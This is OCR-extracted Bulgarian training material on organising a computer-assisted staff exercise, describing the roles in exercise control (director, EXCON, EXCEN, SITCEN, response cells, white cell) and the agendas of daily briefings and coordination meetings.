
Европейски съюз

ОПАК. Експерти в действие

Европейски социален фонд
Инвестиции в хората

Съгласуване на ORBAT

- Клетките за отговор
- Единиците
- Дефиниране на STARTEX




Основни роли и отговорности

По време на учението се определят основните роли и отговорности на участващия личен състав. В общия случай това е показано по долу какво включва и какви са техните роли и отговорности.


В процеса на учението могат да се добавят или изваждат някои от тях, но при голямо пълномащабно учение, всяка една роля е важна и има своето място за постигане на жерания краен резултат.

- Координатор на учението - Директор
- Екип за палниране на учението
- Обучаеми
- Контролери
- Анализатори
- Симулатори
- Водещи брифинги (Facilitator)
- Наблюдател


Контрол на учението (EXCON)



Център за контрол на учението (EXCEN)



Ситуационен център (SITCEN)



Директор на КПУ

За директор на КПУ се назначава ръководител определен от ръководещия учението и утвърден от планиращия КПУ.

Директора на КПУ контролира цялостния процес по подготовката, провеждането и отчитането на изпълнените задачи и постигнатите цели на учението. Цабото учение е под негомо ръководство и пряко ръководи Групата за ръководство на учението (EXCON).

Директора на КПУ отговаря за:

- Действията на целия личен състав от EXCON.
- Готовността на EXCON.
- За техническата и оперативна синхронизация на симулационната система и дейностите свързани с нейното използване.
- Развитието на симулационната игра.
- Разкриването и разрешаването на възможни проблеми и при възможност препоръчва нагласяне на симулацията към сценария и обратно.
- За изграждането на стабилна връзка и за координацията между всички структури и елементи участващи в КПУ.
- Утвърждава окончателния доклад свързан с разбора и анализа на учението.

Ко-директор на КПУ Обикновено се назначава допълнително, ако има друга обучаваща се институция от същото ниво, която е съорганизатор на ученето.

Основен планиращ екип

Това е събирателен орган за планиране, провеждане, анализ и докладване за ученето. В планиращия екип влизат експерти, назначени от Ръководителя на КПУ. Основният планиращ екип се сформира преди Началната планираща конференция от Директора на ученето и подготвя:

- началния вариант на Спецификацията на ученето;
- основните идеи за подготовка и провеждане на ученето;
- целите и задачите;
- местата за провеждане на ученето;
- общия сценарии и списъка със събитията;
- екипа за планиране и управление на ученето;
- организацията на собствените и противниковите сили;
- определя участващите ръководни органи;
- разчета за подготовка на ученето;
- изискванията към реалното осигуряване;
- финансирането на ученето
- Оперативния план за ученето.

Отговорен експерт

Назначава се от планиращия ученето, за да ръководи Основния планиращ екип. Неговите задължения включват координирането на работата на Основния планиращ екип и организирането на планиращите конференции на ученето. Той е отговорен за документацията по планирането на ученето, председателства срещите на Основния планиращ екип, планирането и организирането на конференциите и срещи, осигурява разпространението на документите, осигурява цялостната координация.

Експерт за подготовка и провеждане на разбора и анализа на КПУ

За ръководител на групата за анализ и разбор се назначава обикновено опитен експерт с познания в областта, която се отработва и доказани възможности на лидер. Той, заедно с подчинения му екип, трябва да са през цялото време близко до основния обучаем състав.

При провеждане на разпределени КПУ, експерти с опит в подготовката и провеждането на разбор и анализ се назначават и в дистанционните места за провеждане на ученето, които с действията си подпомагат общия ръководител. При тях разбора и анализа се провежда по видео-телеконферентна връзка. Общия ръководител на групата за разбор и анализ координира действията си с директора на ученето и е част от обучаващия екип.

Неговите основни отговорности са да улесни провеждането на разбора и анализа.

Началник на EXCON

За Началник на EXCON се назначава експерт от ръководството на учението. Отговаря за провеждането на КПУ. Следи плана за развитие на учението и ръководи неговото осъществяване. На базата на развитието на учението и направените изводи от преминалите етапи дава указания (при необходимост) за реда, по който да премине останалата част от КПУ през следващите дни. Той е пряко подчинен на Директора на КПУ.

Задължения на Началника на EXCON:

- Ежедневно да ръководи учението в съответствие с указанията на Директора на КПУ.
- Да следи Директора на КПУ да получава непрекъснато информация за развитието на учението, включително и за инциденти и други събития свързани със защитата на личния състав.
- Да поставя на вниманието на Директора на КПУ всички проблемни въпроси, изискващи намесата му.
- Да извършва разбор на изминалия ден от учението и дава указания за следващия ден на екипите.
- Да следи за спазването на стандартните оперативни процедури и при необходимост да се намеси в симулацията.
- Да ръководи срещите на EXCON.

Инструктори-наблюдатели

Това са експерти в различни направления, специалисти в областта на моделирането и симулациите. Те подпомагат участниците в КПУ на всички нива за действията им открити (забелязани, констатирани) в хода на учението. Съветват EXCON за извършване на промени в хода на учението (при необходимост). Те трябва:

- Да действат съгласно Плана за управление на учението;
- Да наблюдават и събират информация за действията на обучаемите в съответствие с указанията на EXCON и клетката за управление на списъка с основни събития и инциденти;
- Да провеждат обучение на участниците в КПУ (включително и по време на симулационната игра);
- Явяват се *„очите и ушите”* на EXCON и при констатиране на нерегламентирани действия от страна на обучаемите, осигуряват навременното вмъкване в симулационната система на ситуации, с които да се предизвикат незабавни действия за отстраняване на слабостите;
- Да разработват окончателния доклад за анализа и разбора;
- Участват в координиращите срещи провеждани от EXCON, на които представят резултатите от наблюденията.

Началник на центъра за ръководство на КПУ (EXCEN)

Ръководи съвместния център за ръководство на КПУ съгласно указанията на Директора на КПУ. Координира функциите на специалистите свързани с правилното протичане на КПУ. Той е пряко подчинен на началника на EXCON.

Задължения:

- Ръководи и контролира всички елементи в EXCEN;
- Управлява действията на елементите в EXCEN за изпълнение на поставените задачи. Следи за синхронизиране на действията им и създаване на реалистична и достъпна (прозрачна) за обучаемите обстановка;
- Проверява дали планираните (очакваните) резултати са постигнати на базата на действията на клетката за управление на списъка с основните събития и инциденти;
- Запознава членовете на EXCEN с резултатите от действията на обучаемите по време на изпълнение на поставените задачи. Запознава Ръководството на КПУ с хода на учението и докладва констатираните неправилни действия на обучаемите;
- При необходимост следва приетите процедури за съветване, координиране и вмешателство в симулацията да се извършва само при необходимост;
- Координира действията си с клетката за управление на противниковите сили за приспособяване на техните действия така, че да се създадат условия за своевременно изпълнение на сценария, които да не са в противоречие с общите цели и задачи на учението;
- Подготвя срещите на Ръководството на КПУ: брифинги, срещите на началника на EXCON, видеотелеконферентна връзка (когато се използва) и конференцията на директора на КПУ;
- Наблюдава и/или одобрява при необходимост включването в ръководството на КПУ на други агенции (структури) с цел осигуряване на непрекъснатост в управлението на учението;
- Информира ръководството на КПУ за всички настъпили изменения, които представляват интерес;
- Дава указания и следи дейността на информационния мениджър, за изграждане на web-страница, достъпна само за членовете на ръководството на КПУ, която да съдържа цялата информация за дейността на ръководството.

Заместник началник на центъра за ръководство на КПУ

За заместник-началник на съвместния център на КПУ се назначава експерт. Той контролира дейността в центъра. Събира цялата информация за преминалите и изпълнявани и предстоящи задачи. Пряко е подчинен на началника на центъра.

Задължения на заместник-началник на съвместния център на КПУ:

- Ръководи ситуационния център.

- Организира, инструктира и ръководи действията на личния състав от ситуационния център. Отговаря за подготовката на членовете на съвместния център за ръководство на КПУ;
- Да се увери, че основните събития и инциденти, планирани за ученето са допринесли за постигане на планираните (очакваните) резултати.
- Да осигури ясно отразяване на обстановката;
- Осигурява подготовката, координацията, изпълнението на ежедневните доклади и регистрирането им в съответните дневници;
- Утвърждава всички изходящи доклади;
- Следи за връзката между съвместния център за ръководство на ученето и обучаемите, клетката за управление на противника, клетките за нарастване на обстановката и развърнатите клетки от ръководството (при разпределени КПУ);
- Събира, обобщава, анализира и разпределя всички входящи съобщения;
- Определя реда за действие и срокове за изпълнение при възникване на странични задачи, като следи за тяхното изпълнение.

Клетка за управление на списъка с основните събития и инциденти (MEL/MIL CELL)

Ръководи се от началник, който осъществява пълна координация и контрол на всички събития и инциденти, планирани за изпълнение. Специалистите в тази клетка работят в тясна координация с началника на EXCEN, неговия заместник, отговорника по планираните за изпълнение събития и инциденти, групата за управление на КПУ и клетката за управление на противника, с цел синхронизиране действията за тяхното изпълнение. Подчинен е на началника и заместник-началника на EXCEN.

Началникът на клетката съгласува с ръководната група на EXCON списъка с основните събития и инциденти. Отговаря за протичането на КПУ през следващите 8 (12 или 24) часа.

Началникът на клетката за управление на списъка с основните събития и инциденти подпомага координатора в нея за изпълнение в кратки срокове на одобрените събития и инциденти (обикновено през текущите 8, 12 или 24 часа).

Координатора в клетката за управление на списъка с основните събития и инциденти отговаря за:

- Изпълнение на приетите процедури за координиране, контрол и изпълнение одобрени за прилагане по време на ученето;
- Проверява реалистичността и точността на всички планирани за симулиране събития и инциденти;
- Предлага на ръковозната група и на началника на центъра за провеждане на КПУ кои събития и инциденти да бъдат отработени;
- Следи за обновяването на web-страницата на ръководството на КПУ;
- Ръководи центъра (мястото) за управление на събитията и инцидентите;

- Ръководи координиращите срещи на клетката за управление на списъка с основните събития и инциденти;
- Участва в срещите провеждани от ръководството на КПУ;
- Подпомага ръководството на КПУ по въпросите свързани с планираните събития и инциденти.

Бяла клетка

Бялата клетка е елемент на ръководството със задача да управлява и представя чрез симулационната система съседните държави; допълнителни сили, които не са обучаеми, но оказват влияние върпу работата им; други сили участващи в правителствени и неправителствени организации и други.

Клетка за наблюдение

Назначават се експерти с опит по планираните за изпълнение задачи в КПУ. Може да се разположи на едно място с основния обучаем екип. Явява се *„очите и ушите”* и *„довереният лица”* на ръководството на КПУ. Пряко е подчинена на началника на EXCEN.

Основни задължения на членовете на клетката:

- Присъстват на всички срещи на обучаемите, наблюдават действията им (вземане на решение) и свеждат информацията до съвместния център за ръководство на КПУ;
- Подпомагат EXCEN с предложения за коригиране на неправилните действия от страна на обучаемите и предприемане на навременни и адекватни мерки;
- Наблюдават действията на обучаемите и докладват за възникнали проблеми в EXCEN;
- Докладват на началника на EXCEN за евентуални проблеми свързани с реалното осигуряване и КИС. Правят предложения за тяхното разрешаване;
- Наблюдават развитието на КПУ по време и задачи;
- Информират началника на EXCEN и клетката за управление на основните събития и инциденти при констатиране на различия между поставените задачи взетите решения от обучаемите и/или когато планираните задачи не могат да бъдат изпълнени като предлагат решения за адаптиране на симулацията към сценария и обратно;
- Участват чрез свой представител в срещите провеждани от ръководството на КПУ;
- Разрешават проблеми свързани с учението на базата на указания от началника на EXCEN.

Ситуационен център за ръководство на КПУ (SITCEN)

Разположен е в отделна зона на EXCEN. В него се води цялостната обстановка на учението. Пряко подчинен е на началника на клетката за управление на списъка с основните събития и инциденти.

Основни отговорности:

- Във всеки един момент да бъде запознат с оперативната обстановка;
- Да следи за отразяване на обстановката на разположените табла, карти, входяща и изходяща информация, софтуерни продукти;
- Да следи потока на всички събития и инциденти до тяхното приключване;
- Анализира действията на обучаемите по отношение на прилагането на нормативните документи, спазването на оперативните порцедури и използването на извлечените изводи и поуки от минали учения;
- Следи развитието на обстановката и дали задачите и целите на учението ще бъдат изпълнени;
- Осигурява началника на клетката за управление на списъка с основните събития и инциденти с актуална и навременна информация. При съмнение, че планираните задачи и цели няма да бъдат изпълнени, прави предложения за адаптиране на симулацията към сценария на КПУ и обратно;
- Координира дейността си с другите оператори за изграждане на реалистичност, прозрачност и непрекъснатост на КПУ;
- Осигурява клетките за нарастване на обстановката и другите елементи на ръководството на КПУ с актуална информация за обстановката на учението;
- При необходимост провежда брифинги;
- Участва в срещите провеждани от ръководството на КПУ;
- Участва в разработването на разбора и анализа на ръководещия КПУ, на докладите с първи впечатления, обобщените доклади на ръководителтие и окончателния доклад на учението;

Старши контрол (HICON)

Представлява старшия контрол на играещите със следните задачи: разработва Концепцията на операцията на ръководителя на учението; подготвя и ръководи брифингите за поставяне на задачите по време на учението; контролира ръководенето на операцията; ръководи системата на доклади, заявки и вземане на решения по исканията от обучаемите и противниковите сили; работи върху развитието на обстановката; координира с ръководството, ако е необходимо отклонение от Оперативния план; на основание реалното развитие на обстановката взема решения и изготвя заповеди и анексите към тях; отдава заповеди на обучаемите и противниковите сили в хода на обучението; превръща решенията на ръководството в задачи за обучаемите и противниковите сили; работи в близко сътрудничество с Бялата клетка; поддържа ръководството с предложения по обстановката.

Група за ръководство на противниковите сили

Групата за ръководство на противниковите сили се определя от Ръководителя на учението на Началната планираща конференция. В състава и влизат експерти запознати с начина на действия на противниковите сили.

Те отговарят за определянето на концепцията за водене на операцията от противниковите сили и воденето на операцията чрез симулационната система. Подчинени са на Директора на учението.

Поддържащ елемент на КПУ

Може да бъде разделен на три отделни клетки:

- Клетка за реално осигуряване на учението: Осигурява всички нормални условия на личния състав ангажиран с провеждане на КПУ.

Задължения:

- отговаря за настаняването и изхранването на участниците в КПУ;
- изпълнява логистични дейности свързани с транспортирането, снабдяването и медицинското осигуряване;
- осигурява сигурността и защитата на личния състав разположен в района на КПУ.

- Клетка за комуникационно и информационно осигуряване: Отговаря за цялостното комуникационно и информационно осигуряване в координация с началниците на центрове за провеждане на КПУ, ръководството на учението, обучаемите и с елементите свързани с изграждане на линии за доставка на информация.

Отговарят за:

- доставка и поддръжка на всички системи за комуникационно и информационно осигуряване;
- осигуряване на непрекъснато дежурство (при необходимост).

- Бюро за посетители: Отговаря за планиране, организиране и провеждане на посещения на гости, наблюдатели, представители на средствата за масова информация и други по време на подготовката и провеждането на КПУ. Дейността на бюрото за всяко конкретно учение е детайлизирана в анекс към Плана за учението. Бюрото е пряко подчинено на ръководещия на КПУ.

Клетка за експериментиране

Състои се от експерти запознати с оперативната обстановка и специалисти по използването на моделирането и симулациите. Отговаря за координиране на експериментите провеждани по време на КПУ.

Задължения:

- Дават указания за провеждането на всички експерименти;
- Наблюдават и координират развитието и изпълнението на експериментите;
- Следят експериментите да са ясни и да не се допуска неразбирателство между провеждащите експеримента и обучаемите;

- Информират всички членове на ръководството за очакваните резултати от експериментите;
- Координират дейностите свързани с провеждането на експериментите и дейностите свързани със самото КПУ чрез съвместния център на ученето.

- Участва в срещите на ръководството на КПУ.

Клетка за нарастване на обстановката (RESPONSE CELLS)

Клетките за нарастване на обстановката са главен двигател и фактор за успех на КПУ. Избора на подходящ състав на клетките за нарастване на обстановката е гаранция за постигане целите на ученето.

Клетките за нарастване на обстановката по време на КПУ отговарят за:

- Използването на симулационната система;
- Редактора на списъка с основните събития;
- Информационно осигуряване.

Максимално попълване: За пълното комплектоване на клетките се усилват от един или двама експерти по симулациите. Това се отнася за учения с 24 часов режим на работа с действие на клетките за нарастване на обстановката от различни места (разпределени учения).

Смесен състав от специалисти: Този подход обединява съвместните действия на операторите, които управляват и поставят задачи на единиците със специалистите за нарастване на обстановката, които са в състояние да използват подходящата информация и наблюдават развитието на ученето в симулацията. Този подход е успешно приложим при ниско степенни учения, където ограничения брой оператори е способен да управлява активните единици в симулацията. Благодарение на тяхната подготовка, допълнително обучение на оператори не се изисква. Състава на клетките за нарастване на обстановката е запознат с методите за техническото обработване на информацията и наблюдение на обстановката. За предаване на тези знания се провежда тридневна подготовка, предшестваща ученето, която служи основно за запознаване на операторите с базата от данни и сценария на ученето. Цялостната подготовка завършва с провеждането на ден и половина мини учение, по време на което се изпълняват основните моменти от ученето.

Накрая с клетките за нарастване на обстановката, планиращия екип и групата за докладване, които не се нуждаят от директно взаимодействие със симулационната обстановка се провежда еднодневно мини учение.

Клетките за нарастване на обстановката представят играещите, агенциите и организациите (ако има включени в ученето) в и извън веригата на ръководство. Основната им цел е да изграждат реалистична обстановка чрез реално и коректно изпълнение на спуснатите събития и инциденти.

Събитията и инцидентите трябва да са съвместими с изискванията на КПУ и да отговарят на целите и задачите поставени за изпълнение по време на КПУ. Могат да бъдат ограничавани или разширявани в съответствие с развитието на обстановката. Подчинени са на началника на EXCEN. Някои от клетките получават указания директно от ръководството на КПУ. Това дава възможност за осъществяване на постоянен контрол от страна на ръководството при изпълнение задачите на КПУ.

Задължения на длъжностните лица в клетките за нарастване на обстановката:

- Изобразяване на реалистична обстановка в симулационната система;
- Осигуряват условия за адекватни действия от обучаемите;
- Наблюдават действията на обучаемите и при констатиране на неправилни действия информират съответните органи в центъра за управление на КПУ;
- Информират обучаемите за текущата обстановка (при необходимост);
- Координират действията си с другите елементи от EXCEN за осигуряване на условия за реалистично протичане на учението;
- Информират началника на EXCEN, клетката за управление на списъка с основни събития и инциденти, оператора в оперативния център в съответствие с обстановката;
- Участват с представител в координиращите срещи на ръководството на КПУ;
- Докладват в EXCEN за всички не изпълнени задачи и не постигнати цели;

Ежедневни брифинги на ръководството на ученията (вариант)

<table>
<tr><td>Име</td><td colspan="2">Брифинг на ръководството на ученията</td></tr>
<tr><td>Време</td><td colspan="2">Ежедневно в 07.00ч. и 19.00ч. (местно време)</td></tr>
<tr><td>Цел</td><td colspan="2">- преглед на ученията през последните 12 часа;
- преглед на текущата ситуация за ученията;
- трансформиране при необходимост на всяка клетка от ръководството на ученията;
- потвърждаване на темите, които трябва да бъдат преминати през следващите 12 часа;
- определяне дали са необходими настройки за скоростта и посоката на ученията;
- определяне точките за втория етап чрез екипа на съвместния център за ръководство на ученията и/или екипа за подготовка.</td></tr>
<tr><td>Място</td><td colspan="2">Ситуационен център</td></tr>
<tr><td rowspan="2">Участници</td><td>07.00ч.</td><td>19.00ч.</td></tr>
<tr><td>- Директора на ученията;
- Съдиректора на ученията;
- Офицера за свръзка на обучаемия екип;
- Началника и зам. началника на клетката за сценарии;
- Началника и зам. началника на клетката за основните събития и инциденти;
- Началника на разузнаването/ противниковите сили;
- Началниците на клетките за нарастване на обстановката;
- Началника на групата за реално осигуряване;
- Зам. началника на групата за разработване и проиграване на концепцията;
- Началника на КИС;
- Началника на бюрото за гости;
- Началника на екипа за контрол, анализ и оценка на ученията;
- Експерт по метеорологичната об-</td><td>- Съдиректора на ученията;
- Началника на клетката за сценарии;
- Началника на клетката с основните събития и инциденти;
- Началника на противниковите сили;
- Началниците на клетките за нарастване на обстановката;
- Зам. началника на групата за разработване и проиграване на концепцията;
- Началника на КИС;
- Началника на бюрото за гости;
- Началника на екипа за контрол, анализ и оценка на ученията;
- Експерт по метеорологичната обстановка.</td></tr>
</table>

	становка.	
Секретар	Помощник-администратор в ръководството на ученето	
Дневен ред		

Тема	Ръководител		Време (мин)
	07.00ч.	19.00ч.	
Откриване	Зам. директора на ученето	Съдиректора на ученето	2
Развитие на ученето: - проверка на събитията по време на последните изменения; - текуща ситуация.	Съдиректора на ученето (нощна смяна)	Съдиректора на ученето (дневна смяна)	5
Свеждане на бележки	Офицера за свръзка	Офицера за свръзка	5
Списък с основните събития разписание на предстоящите събития.	Зам. началника на клетката с основните събития и инциденти	Началника на клетката с основните събития и инциденти	5
Време	Офицер по метеорологичната обстановка		
Друго при необходимост	Началниците на клетките за нарастване на обстановката, ръководителя на сценария, началника на групата за реално осигуряване, зам. началника на групата за разработване и проиграване на концепцията, началника на КИС, началника на бюрото за гости.		5
Информационни изисквания към ръководството на ученето & управление на функционалните области, клетките за нарастване на обстанов-	Съдиректора на ученето (нощна смяна)	Съдиректора на ученето (дневна смяна)	5

ката & обучавания екип			
Указания заключи-телни думи	Директора на учение-то	Съдиректора на учени-ето (нощна смяна)	3

Координираща среща на ръководството на учението

Име	Координираща среща на ръководството на учението (VTC, при разпределено КПУ)		
Време	Ежедневно в 09.00ч.		
Цел	• Развитие на учението през следващите 24 часа; • Указания по управлението, при необходимост		
Място	Конферентна зала		
Участници	- Ръководител на EXCON; - Началника на EXCEN; - Началника на клетката за сценария; - Началника на противниковите сили; - Началника на HICON; - Началника на LOCON; - Началника на бялата клетка; - Експерт за свръзка на обучавания екип; - Ръководителя на групата за контрол, оценка и разбор; - Представител на ръководителя на учението.		
	При необходимост - Ръководител на обучаемите или представител; - Началника на екипа за анализ или представител; - Офицерите за свръзка в EXCEN; - Представител на съвместните сили за разполагане.		
Дневен ред	Тема	Ръководител	Време (мин)
	Откриване	Ръководител EXCON	5
	Развитие на учението през следващите 24 часа: - основни събития и инциденти; очаквани резултати.	Началника на клетката за сценария	15
	Най-съществено и последствия от последните 12 часа на учението (по 3 мин за всяка)	Началника на HICON Началника на LOCON Началника на LOCON за контрол	15

		Началника на бялата клетка	
	Коментиране дейността на експерта за свръзка	експертите за свръзка от съвмес-тния център на учението	5
	Коментиране дейността на обучаемите (екип)	Началника на обучаемите	10
	Указания	Ръководител EXCON	5
	ОБЩО ВРЕМЕ		55
Секретар	Пом. администратор в EXCEN		
Бележки	Провежда се (като VTC при разпределено КПУ) между основния и при не-обходимост допълнително привлечен състав		

Дискусия между Директора на учението и Началник щаба (НЩ) на Ръководството на учението

Име	Дискусия
Време	Определя се от директора на учението
Цел	- Обсъждане развитието на учението през следващите 48 часа; - Директора на учението дава указания за бъдещото протичане на учението.
Място	Работните места на директора на учението, НЩ на Ръководството на учението
Участници	- Директора на учението; - Ръководството на учението; Директора на екипа за оценка учението (по преценка на директора на учението); - Началника на EXCEN; - Началника на обучавания екип.
Дневен ред	- Предложения за бъдещото протичане на учението - директора на EXCEN; - Дискусия за протичане на учението при необходимост; - Свеждане на указания за протичане на учението - директора на учението
Бележки	Провежда се (като VTC при разпределено КПУ) между основния и при необходимост допълнително привлечен състав

Координираща среща относно списъка с основните събития и инциденти

Име	Координираща среща		
Време	Ежедневно в 03.00ч., 09.00ч., 15.00ч. и 21.00ч.		
Цел	- преглед и коригиране на списъка с основните събития и инциденти за следващите 12 до 24 часа; - преглед и коригиране на синхронизиращата матрица.		
Място	Определя се от началника на екипа за разработване списъка с основните събития и инциденти		
Участници	- Директора на EXCEN (ако е необходимо); - Началника или зам. началника на клетката за сценарии; - Началника или зам. началника на екипа за разработване списъка с основните събития и инциденти; - Представители на всички клетки за нарастване на обстановката (координатора на списъка с основните събития); - Служебни представители; - Експерти за свръзка от обучавания екип.		
Дневен ред	Тема	Ръководител	Време (мин)
	Откриване	Началника на клетката за сценарии	2
	Преглед на списъка с основните събития и инциденти през следващите 12 -24 часа	Началника на екипа за разработване списъка с основните събития и инциденти	25
	Преглед на синхронизиращата матрицата с основните събития и инциденти	Началника на екипа за разработване списъка с основните събития и инциденти	10
	Свеждане на бележки	Началника на клетката за сценарии	3
